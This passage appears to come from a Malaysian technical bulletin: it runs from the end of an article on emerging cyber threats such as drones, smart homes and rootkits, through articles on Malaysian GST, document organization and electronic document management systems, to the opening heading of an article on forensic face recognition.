Wearable technology, also called wearable gadgets, is a category of technology devices that users can wear and often contain tracking information related to health and fitness. Other wearable tech gadgets contain devices that have small motion sensors to take photos and sync with mobile devices. Wearables are usually configured to link up to an online account in order to provide analysis of recorded metrics and tracked events across time. This data is actually exposed to risk. A hacker can do anything by stealing data, like manipulate it and replace data with false information. In some e-healthcare security cases, this could affect a person's health if the wrong data are provided to hospitals.

### Cloud Services

A cloud service is any resource that is provided over the Internet. The most common cloud service resources are Software as a Service (SaaS), Platform as a Service (PaaS) and Infrastructure as a Service (IaaS). Cloud computing is a hot trending technology dealing with an increasing amount of confidential business information. Such services, if exploited, could compromise privacy and expose organizational business strategies, company portfolio strategies, next-generation innovations, financials, acquisition and divestiture plans, employee data, and other highly sensitive information.

### Drone Security Breaches

UAV or Unmanned Aerial Vehicle (known as Drone) is an aircraft with no pilot on board that can fly autonomously based on pre-programmed flight plans or on more complex and dynamic automated systems. UAVs are useful in conducting survey work, videography, sensor readings, journalism, law enforcement, search and rescue, research, military, delivery and farm management. However, hackers only see opportunities to breach a secure business or military location without risk of being charged for trespassing if they can get away with it. In fact, a drone can be used to gain access to your wireless network or to possibly plant monitoring devices, thereby resulting in granting the hacker/attacker physical or logical access to any target.

### Compromised Smart Home Devices

Smart home devices facilitate monitoring the security and safety of a home, controlling electrical items, unlocking doors to friends for temporary access (even if you are not at home to receive them) and turning your regular appliances into smart devices. However, it is likely even for a fairly well-implemented smart device ecosystem to be compromised by hackers. A compromised smart device could allow attackers to gain access to the house and network, and remotely control and monitor devices. In some circumstances, these compromises may cause physical damage to property or people, especially if they can control the water heater, refrigerator or oven. Another possible scenario is for children to be abducted while they are at home with the nanny, as the security alarm and CCTV may have been deactivated online by criminals.

### Ghostware

Ghostware, also known as rootkits, are malicious or unwanted software programs that reside in a computer and conceal themselves from other programs designed to detect malware. Ghostware enters a system, completes its mission and then disappears without leaving a trace. As investigators and law enforcement become more adept at forensic analysis and more concerned with cybercrimes, the people who perpetrate them, careful hackers, look for ways to erase all traces before security measures detect that systems have been compromised. Ghostware could become more prevalent owing to its flexibility with which hackers can infect different types of systems and attempt to avoid identification and attribution for crimes.

### Compromising Companies through Employee-Focused Social Engineering Attacks

Although organizations are getting smarter about their IT security and proactively taking all necessary countermeasures against cyberattacks, many still overlook their biggest security weakness: their staff. Hackers are redirecting focus on manipulating the human factor (employees) as an easy tool to penetrate an organization’s network and intrude on more sensitive data. It is known that employees are susceptible to an entire form of social engineering attacks, like phishing scams, social network hoaxes, false security programs, or even blackmail. It is indeed much easier to deceive a person than a state-of-the-art security system. All employees need training on how to be security savvy, as no-tech hacking remains a favourite among hackers.

## Conclusion

Although we are approaching a time in which cyberattacks can affect the physical world, some of us might think that these issues will never affect our daily lives directly. Since we are already in a modern tech-world, as long as we are attached to our smart devices, emails and everything else that is connected, the risk is there. We should be aware and alert, and take precaution of what could happen next in the near future. We need to be prepared by anticipating security issues that may potentially arise. But how many of us are actually aware and predict our years ahead? And how many of us still think that we will never fall victim because we have the best line of defence and bad things will definitely not happen to us? Think again!

*“One cannot be prepared for something while secretly believing it will not happen.” ~ Nelson Mandela.*

## References

1. *Forbes – Examples of IoT and Customer Experience http://www.forbes.com/sites/blakemorgan/2016/01/27/5-easy-to-understand-examples-of-iot-and-customer-experience/#21589a0d755d*

2. *Postscapes – Internet of Things Examples http://www.postscapes.com/internet-of-things-examples/*

3. *Get Cyber Safe – Common Threats to be Aware of http://www.getcybersafe.gc.ca/cnt/rsks/cmmn-thrts-en.aspx*

4. *HackRead – Ghostware and Two-Faced Malware Coming in 2016 https://www.hackread.com/ghostware-two-faced-malware-coming-in-2016/*

5. *2016 Cybercrime Reloaded: Our Predictions for the Year Ahead https://securityintelligence.com/2016-cybercrime-reloaded-our-predictions-for-the-year-ahead/*

6. *Cyber Security Trend #1 for 2016 and 2017 according to Gartner: Worlds Collide http://www.rsmusconsultingpros.com/cyber-security-trend-1-2016-2017-accoarding-gartner-worlds-collide/*

7. *Cyber Security Predictions for 2017 (BDP Networks) http://www.bdpnetworks.com/cyber-security-predictions-for-2017/*

# GST in Malaysia

By | Tormizi Bin Kasim

## Introduction

As an emerging economy, Malaysia is currently on heading towards its biggest tax reform. The government of Malaysia has already substituted the previous Sales and Services Tax (SST) with the Goods and Services Tax (GST). Lots of voices and anti-GST rallies have pushed the government to retrace the GST. However, not all are completely against the idea of GST but are rather taking a stand to voice that now is not the right time to implement GST.

The latest GST idea was announced in the 2014 budget, when the Prime Minister who is also the Finance Minister of Malaysia, Dato' Seri Najib Abdul Razak, informed the public that GST would replace SST with an expected rate of 6% in April 2015. This was confirmed in the budget with an expected additional revenue from GST of approximately RM5.6 billion.

This article briefly explains the indirect tax system in Malaysia and the reasons GST was implemented. The main findings from the process and impact on consumers are compared between GST and SST, and finally the findings are presented.

## Indirect Taxation in Malaysia

Overall, there are five indirect taxes currently imposed. They are import and export duty, excise duty, and sales and services tax. The last two are also considered consumption taxes and were replaced by GST effective 1 April 2015.

### Import Duty

Import duty in Malaysia is levied ad valorem with a rate ranging from 2% to 60%. Malaysia implemented a tariff rate quota (TRQ) on selected agricultural products, such as chicken, milk, sugar and cabbage. Imports within the quota enjoy a lower tariff rate, while imports with volumes exceeding the quota will be taxed. For example in 2015, the annual quota volume for chicken eggs was approximately 83 million eggs. As the import did not exceed the limit, the in-quota tariff was 10%. Going above the limit would have led to an out-quota tariff of 50%.

### Export Duty

Export duty is generally imposed on the country's main commodities, such as crude petroleum and palm oil for revenue purposes. The rate is ad valorem but depends on the price of the commodity on the market. For instance for crude palm oil, if the CPO market price is RM3450 per ton, the export duty would be 8.5%. However, if it is below RM2250 per ton as it was at the end of 2015, the commodity is exempt from export duty.

### Excise Duty

Excise duty is imposed on goods that are manufactured in Malaysia or imported into Malaysia. Excise duty varies from a composite rate of 10 cents per litre and 15% for certain types of spirituous beverages to as high as 105% for motorcars. Goods that are subject to excised duty include beer, rice wine, cigarettes, motor vehicles and playing cards. In general, duty is payable at the time the goods leave the place of manufacture. However, for a predefined list of motor vehicles, the duty is payable once the vehicle is registered with the Road Transport Department, up to a maximum of 4 years from the date of removal from the factory. No excise duty is payable on dutiable goods that are exported.

### Sales Tax

Sales tax is a single-stage tax imposed on certain locally manufactured goods and on similar imported goods. The tax is actually paid to the government at the manufacturing level. In the case of imported goods, the tax is collected from the importer at the time the goods are released from customs control. The sales tax is inapplicable in duty-free zones, such as in Labuan, Langkawi and Tioman.

### Service Tax

Service tax is levied and charged on any taxable services provided by any taxable person. The rate is set at 6% ad valorem. However, for the provision and issuance of charge or credit cards, the service tax is RM50 per year on the principal card and RM25 per year on supplementary cards. Any taxable 'person' who carries on a business of providing taxable service must apply for a license.

## The government's reasons for GST

The government offered seven (7) reasons why GST is better compared to the previous tax system. However, the comparison between GST and SST is purely in terms of structure, without taking into account the rates imposed.

1. Citizen will have an improved standard of living overall. The revenue from GST could be used for development purposes in all areas, such as education, healthcare, public transport, etc.
2. Lower cost for doing business: Some business may end up facing cascading taxes, resulting in them paying tax multiple times. This may occur when a company input is already taxed by the government and the company is taxed again on the output.
3. Enables the government to build a higher income nation: It is claimed that higher revenue due to GST implementation will help the government financially, which will lead to more projects and development for the nation.
4. Fairness and equality: GST is generally imposed on all types of goods and services except if stated otherwise. As a result, taxes are levied fairly among all businesses involved, such manufacturing, wholesaling, retailing and the service sector.
5. Increased global competitiveness. This may be achieved through businesses involving export; they will be able to claim back taxes paid for their inputs. No GST is imposed on exporting of goods.
6. The previous SST has many inherent weaknesses, making administration difficult. On the other hand, the GST system has a built-in mechanism to make tax administration self-policing, therefore enhancing compliance.
7. Finally, GST will allow greater transparency than SST. As GST is imposed at every level albeit rebate for input tax, each buyer will be able to see exactly the amount of tax they are paying from receipts.

In a nutshell, GST is less bureaucratic for firms and problems from cascading tax are avoided. The impact on the government and consumers is dependent on the rate imposed. GST will provide higher revenue for the government, which can be used for development purposes and other financial responsibilities including debt payment.

## Goods and Services Tax

### Process of GST

One of the main advantages of GST over SST is the ability to avoid cascading tax. Under GST, all goods and services are divided into three categories: standard rated, zero rated and exempted. Standard-rated supplies are taxable supplies of goods and services that are subject to the standard rate. Zero-rated supplies are taxable subject to a zero rate that is not liable to GST at the output or input stages. Exempt supplies are non-taxable and not subject to GST in the output stage, that is, when they are supplied to the consumer. However, GST paid on input by businesses cannot be claimed as tax credit.

It is compulsory for all businesses with turnover of more than RM500 000 per year to register for GST. Businesses with turnover below the said threshold may register for GST voluntarily. An illustration of the GST process is provided below.

For goods and services previously taxed at 10% under SST.




*Illustration 1.*

For goods and services previously taxed at 10% under SST




*Illustration 2*

For goods and services previously not taxed under SST.




*Illustration 3*

## Comparison of prices of goods and services

Not all prices of goods and services are heading in the same direction. With GST implementation, some goods and services will face a price increase, others no effect and some a price decrease. This is because although GST covers a wider range of supplies, the sales tax for manufacturing products actually falls from 10% to 6%. Consequently, as long as the business did not incur a higher cost due to GST, the price of the supplies should decrease.

## Conclusion and Recommendation

In conclusion, the GST system itself may prove to be a better tax system compared to the previous SST. However, as the government is expecting additional revenue from GST, it would only mean the government is planning to increase consumption tax collection with the introduction of GST. The government is currently forced to collect higher revenue to reduce the government debt level and to convince international investors that Malaysia remains an attractive investment destination.

For GST to be successful, the government needs to ensure full compliance among all businesses and that none will take advantage of GST to raise prices irresponsibly. Besides, it is also the authorities' task to minimize confusion among stakeholders, especially consumers and businesses, during GST implementation. Furthermore, close observation of the impact of GST on low-income households is necessary. This is important to guarantee the well-being of society, which will most likely be highly affected by GST.

## References

1. *Cnossen, S. (1998). Global Trends and Issues in Value Added Taxation. 5 International Tax and Public Finance 399*

2. *GST in Malaysia. [ONLINE] Available at:http://savemoney.my/gst-in-malaysia-how-the-goods-and-services-tax-affects-you [Accessed 24 January 2015].*

3. *James, K. (2011). Exploring the Origins and Global Rise of VAT. Tax Analysts, 15-22 Malaysia, (2004, 2013 and 2014). Budget Speech, Ministry of Finance.*

4. *Royal Malaysian Customs Department. [ONLINE] Available at: http://www.customs.gov.my/en/cp/Pages/cp_abt.aspx. 24 January 2015*

# How to Organize Your Documents Securely and Efficiently

By | Ernieza Binti Ismail & Abdullah Hakim Bin Abdullah Zamli

## Introduction

Many people are not aware of the importance of organizing or compiling documents properly, both hardcopy and digital. There are numerous benefits from organizing documents. One of the advantages is that documents are **available when needed.** In addition, a document is **easier to find.** If people can find documents faster, they can accomplish more work than if they had to spend time trying to locate a document. It becomes even more critical if the document sought is important.

So, what constitutes an "important document"? It:

a. Would be a big problem if it were lost, stolen or destroyed

b. Would be a huge pain in the neck to replace or is irreplaceable

c. Would need to be found quickly in the event of an emergency

Being organized does not take a complicated filing system. It simply requires having a place for everything and getting into the habit of putting things where they belong right away.

## Simple steps to organizing your hardcopy documents

As a legacy of business practices gone by, most companies still keep hardcopy documents of everything. Sometimes original documents have unique legal force, such as an executed lease agreement, financial statement or copy of incorporation. In any case, while striving to avoid unnecessary documents, you should still establish a good system to keep documents.

**a. Reduce before organizing.** The first rule of organizing is to eliminate unnecessary documents.

**b. Categorize.** When arranging documents in a file, categorize them based on project, task, year or anything that is easier for you to remember.

**c. Label.** Use unique file names. Clearly label what each file contains. You can also use colours to differentiate file types. Labelling is perhaps the easiest and most important thing you can do to make it easier when the time comes to sort files and find the ones you want. Labelling is fast and effective.

**d. Separate.** If there are more categories in one file, use separators in order to differentiate document categories.

**e. Document storage space.** Invest in a series of file cabinets and arrange them according to the types of documents they hold, keeping basic record types together and using folders and partitions to separate individual files. Don’t let different kinds of basic records mingle in the same file cabinets. Label the cabinets clearly so you will know where to go to store or retrieve specific documents. Leave extra space in the cabinets so you can grow the record volume for years without needing to move files or the cabinets themselves.

## Quick steps to organizing your digital documents

When it comes to organizing digital documents, the average worker now loses over two hours looking for misplaced documents and emails on their computer and over 95% of the data received is in electronic form (K.J. McCorry, How to Organize Computer Documents). Keeping documents organized not only helps be more efficient but can also save time and money. Instead of spending hours searching for a misplaced or misnamed document, well-organized digital documents can assist locate items quickly and easily.

Here are five ways to organize digital documents so you can find what you need quickly and easily.


1. **Choose a storage location.** You need to determine a location where you want to store your digital documents, be it in your own storage, company sever or both.

2. **Organize your files.** Create a file hierarchy system before you begin to reorganize the digital documents.


3. **Create subcategories for your documents.** When a folder has more documents in it, consider subcategorizing the folder contents by creating subfolders.

4. **Develop standard naming conventions.** Standard document naming is normally according to your company's policies or depends on your own standard if you are doing your own personal organization.

5. **Keep documents together.** No matter what document types you are storing (.docx, .xls, .pdf) it is a good practice to keep them all together in a "Documents" folder. Consolidation into a single folder reduces the number of places to search for an item. Plus, backing up documents is simpler when there is only one document folder to select for backup, either in the cloud or on an external hard drive.



*Sample filing and subcategories for digital documents (Mac)*



Computer\HKEY_CURRENT_USER\Software\Classes\Local Settings\Software\Microsoft\Windov

*Sample filing and subcategories for digital documents (Windows)*

## Tips to ensure document availability

To ensure the required documents are always available, the following tips should be practiced:

a. **Store hardcopy documents in a safe place** - Consider keeping important documents in a fireproof safe but make sure you can easily get a hold of them when needed

b. **Make softcopies** - Make sure all hardcopy documents have softcopies, especially the important documents.

c. **Backup** - Ensure your files, whether on a local or network drive, are backed up. It is advisable to back up hardcopy documents regularly and softcopy documents daily.

d. **Review documents** - Assess materials regularly or at the end of a project to ensure files are not kept needlessly. Put a reminder in your calendar so you don't forget.


e. **Shred and delete** - Obsolete hardcopy documents should be shredded and softcopy deleted.

f. **File immediately** - The key to keeping a filing system up to date is to file things right away, or find time during the week to empty your To File basket and file necessary papers away. This task really should not take long, 15 or 20 minutes should do it.

## Implementing the Information Security Management System (ISMS) (ISO/IEC27001) in an organization

Nowadays, implementing ISMS is a great way to organize documents in any organization. An Information Security Management System (ISMS) is a systematic approach to managing confidential or sensitive company information so it remains secure (meaning available, confidential and with integrity). The approach applies to people, processes and IT systems.

ISMS ISO/IEC27001 has controls that can be used to organize company documents. A.8.2.1 Classification of Information and A.8.2.2 Labelling of Information are controls that are directly for document organization. These are best practices to help find necessary documents.



| A.8.2 Information classification | | |
|---|---|---|
| Objective: To ensure that information receives an appropriate level of protection in accordance with its importance to the organization. | | |
| A.8.2.1 | Classification of information | *Control*<br>Information shall be classified in terms of legal requirements, value, criticality and sensitivity to unauthorised disclosure or modification. |
| A.8.2.2 | Labelling of information | *Control*<br>An appropriate set of procedures for information labelling shall be developed and implemented in accordance with the information classification scheme adopted by the organization. |

*ISO/IEC 27001:2013 – Information Security Management System (ISMS)*

## Conclusion

The number of digital documents these days is increasing more than hardcopy documents. Once files and documents are better organized, it is possible to search for, and view them more easily through a systematic document organization system. However, for those who still practice hardcopy filing, it is advisable to constantly update and organize to obtain items easily when needed.

## References

*1. Organizing Your Files, Folders and Documents http://www.asianefficiency.com/organization/organizing-files-folders-documents/*

*2. Organising your Data http://www.lib.cam.ac.uk/dataman/organising.html*

*3. How to Maintain Electronic & Hard Copy Filing Systems http://smallbusiness.chron.com/maintain-electronic-hard-copy-filing-systems-43095.html*

*4. How to Simplify Your Filing System; or, Why Stacking Just Doesn't Work http://zenhabits.net/how-to-simplify-your-filing-system-or-why-stacking-just-doesnt-work/*

*5. How to Organize Computer Documents http://www.computerorganizing.com/*

*6. Implementing an ISMS: A Really Quick Introduction http://www.itgovernance.co.uk/files/ISMS%20Implementation%20and%20ITG%20Tools.pdf*

*7. International Standard ISO/IEC 27001 Second Edition 2013-10-01 Information technology – Security technique - Information security management systems – Requirements*

# Electronic Document Management System (EDMS)

By | Azatulsheera Mohd Azman & Noor Asyikin Zulkifli

## Summary

Document management is vital for any organization from the initiation of manual documentation up to semi-automated/ automated computer handling. Today, document management handling is becoming more significant to organizations. When implementing document management in an organization, creating an Electronic Document Management System (EDMS) is the best practice to seek. Document management is the practice of controlling documents in such a way that information can be created, shared, organized and stored proficiently and correctly. For many businesses, document management focus is directed to document organization and safe keeping. EDMS facilitates storing documents in an organized and secure manner while still allowing easy access to documents.

Creating an EDMS involves managing records and documents in a specialized way. Consequently, space is reduced and the labour of document keeping is strengthened, while information workers and others will significantly improve documentation as a corporate fixed asset. Technology has boosted improvements in managing and tracking image files, video formats and other document types. The Internet platform has also acted as a catalyst in hastening this process. Moreover, maintaining document management solutions is now an important tool for both large and medium size organizations.

## EDMS

Electronic Document Management Software (EDMS) is a software program that archives automated creations, and stores and controls documents. The EDMS function is to manage electronic information within an organization's workflow. An elementary EDMS should comprise document management, workflow, text retrieval and imaging. Not all EDMS have record management capabilities. To be eligible as a record management system, an EDMS must be capable of providing secure access, preserving context and providing disposition instructions for all records in the system. Before implementing a system, it must be determined how it fits into the overall record management strategy. EDMS functionality is often incorporated into Content Management (CM) systems. These systems are associated with additional functionalities, such as website management through workflow tools, regular templates and access rights.

Nowadays, since organizations are increasingly understanding EDMS, many providers are coming out with EDMS solutions, such as the Mayan EDMS, Synergis Software, MaxxVault, OpenKM, Docstar and Master Control. The majority of providers offer EDMS with different degrees of functionality. For example, OpenKM provides a Web-based document management application that uses Open Source technologies and standards, while MaxxVault provides EDMS solutions to small, medium and large companies in numerous vertical industries. Thus, an EDMS planned for the private sector may be unapt for achieving all required file arrangements that comprise government records, reserve the records' required metadata, ensure trustworthiness and provide suitable security of non-public information and records.

## Basic Process of Selecting an EDMS

The following basic procedure for choosing, applying and handling an EDMS should serve as a baseline of a very specific procedure for an agency. The fundamental process includes an assessment of needs. This is the first stage, which is to work with internal stakeholders to understand the legal obligations for determining the company's unique needs. To use the EDMS for record management, trustworthiness, comprehensiveness, convenience, legal acceptability and stability as needs should be identified. The second stage is vendor selection. An EDMS vendor should be selected wisely. A request will be issued for proposals that set forth the legal requirements and vendor selection criteria. The third stage is making an implementation plan. It must include collaboration work with the vendor and internal shareholders to develop a complete implementation plan. The plan should comprise a technological application plan that outlines how and when the system will be connected and verified; an implementation plan for user application will include the training and system works.

Deployment will act as a detail in the implementation plan, and it represents the need to install and test the system as well as train the system users. Apart from these stages, management is also essential. System use will need to be continued, managed and refined. Other key points to consider in selecting a suitable EDMS are operational and record management necessities, the legal framework of operating in a government agency, as well as desired product features and agency-specific workflow. To help achieve these results, form a team that comprises legislature from the agency's higher management, information technology individuals, record management team and legal department members, as well as users and content inventors.

## Right Levels of Document Security

Security comes in various forms and scopes. In setting up an EDMS, the system must be sufficiently flexible to adapt to the unique and changing business needs. First, EDMS should be designed to determine who has authority (and by suggestion who does not) to establish and change security rules in EDMS to avoid tampering. Second, create groups of users by department, role or job function (such as top management, accounting or HR staff, or field agents). Third, limit access to particular files to particular users and groups. Then set a user rights limit in workflow design, whereby only authorized persons can generate or modify design elements (e.g. naming or renaming a workflow process and creating timeframes for jobs to be completed). Also specify which feature rights certain user groups or individuals will have as authorized access within the continuous workflow procedure (such as starting a workflow, accessing or testing detailed jobs, or changing a job from a mutual work queue to a personal queue).

To upgrade the EDMS by multiple mechanisms, such as imaging, workflow, electronic forms, signatures and archiving, the administrator ought to reflect on how users will access the system for each function. The vendor needs to set up a separate login credential and password for each unit or function within the system so the EDMS will allow users to move easily from one specification to the next after logging in to the system. Another mechanism is for the vendor to clarify whether users must log off each time they leave the EDMS to access another software, or whether they can remain logged in and work without a glitch between multiple applications. The main practice is to ensure only authorized persons can log on to EDMS to enable users to work efficiently upon gaining access.

## Conclusion

To ensure the successful implementation and use of an EDMS, top management support is critical for all users who will participate in the implementation. Awareness of creating an EDMS is important in each organization for the continuation of successful service delivery by an organization with ICT development. As a result, EDMS can have a great impact on how the government and organizations manage records from their creation, dissemination and preservation to their disposition. In addition to the environmental benefits and cost reductions associated with shifting to a paperless environment, EDMS is a best practice that can increase levels of organizational competency, efficiency and productivity. Finally, document security levels are a highly significant consideration before implementing an EDMS.

## References

1. *http://www.mnhs.org/preserve/records/electronicrecords/docs_pdfs/DocumentMgmt-v5-march2012.pdf*

2. *http://www.worldox.com/files/whitepaper/DMWhitePaper.pdf*

3. *http://www.apimg.com/pdf/Getting-Started-with-Document-Management.pdf*

4. *http://www.docfinity.com/are-your-electronic-documents-secure-managers-checklist-for-evaluating-your-edm-systems-security/*

5. *http://www.edms.net/*

6. *http://www.mayan-edms.com/*

7. *http://www.synergissoftware.com/*

8. *http://www.maxxvault.com/*

9. *http://www.openkm.com/*

10. *http://www.docstar.com/*

11. *http://www.mastercontrol.com/*

12. *http://www.excitingip.com/630/an-overview-of-electronic-document-management-system/*

13. *http://www.arma.org/bookstore/files/Downing.pdf*

# Face Recognition in The Wild – Forensic Facial Identification in Video Evidence Based on The Boston Marathon Bombing Case

By | Nazri Ahmad Zamani

## Abstract

